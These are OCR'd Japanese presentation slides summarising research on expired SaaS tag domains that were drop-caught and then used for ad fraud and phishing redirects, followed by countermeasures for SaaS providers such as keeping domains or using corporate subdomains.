
坂本 一仁, 室園 拓也, “タグ・オブ・ザ・デッド: 死んだSaaSのタグがゾンビになるとき”, Computer Security Symposium 2022
https://datasign.jp/blog/paper-for-investigation-saas-tags/

※ 論文のデータをグラフ化

繰り返し発生するSaaSタグドロップキャッチ

既に終了した（死んだ）SaaS 49サービスを追跡調査（2022年6月）





坂本 一仁, 室園 拓也, “タグ・オブ・ザ・デッド: 死んだSaaSのタグがゾンビになるとき”, Computer Security Symposium 2022
https://datasign.jp/blog/paper-for-investigation-saas-tags/

※ 論文のデータをグラフ化

繰り返し発生するSaaSタグドロップキャッチ

既に終了した（死んだ）SaaS 49サービスを追跡調査（2022年6月）

3サービスで不審な挙動を確認

- 特定ドメインを起点とした**アドフラウド**に類似した挙動：2件
  - odnaknopka[.]ruを起点として
    様々なWebサイトへアフィリエイトIDがついたリクエストパラメータを送信
- 強制的な**フィッシング**サイト等へのリダイレクト：1件

坂本 一仁, 室園 拓也, “タグ・オブ・ザ・デッド: 死んだSaaSのタグがゾンビになるとき”, Computer Security Symposium 2022
https://datasign.jp/blog/paper-for-investigation-saas-tags/

繰り返し発生するSaaSタグドロップキャッチ

類似事案は今月も発生

※ 上記事案もodnaknopka[.]ruへの通信を発生
（アドフラウドの疑い）

https://twitter.com/58_158_177_102/status/1587218686376828929

ではどうすれば良いのか

取りうる対策

I. サービスへの通信量をモニタして十分にトラフィックが減ったことを確認してからドメインを廃止
  - それでも何かが起こればSaaS事業者への非難の声は上がる

II. サービス終了時にWebサイト側で人目につくような仕組みを入れる
  - エンドユーザが気づくとタグ削除が進みやすい

III. ドメインを（半）永久的に保持
  - 結局これが一番安上がりでは？

取りうる対策

IV. コーポレートドメインのサブドメインを使用する

- 独自ドメインよりドロップキャッチのリスクは低い
  - 事業買収や倒産のリスクは残る
- サービスブランド戦略次第

ご清聴、ありがとうございました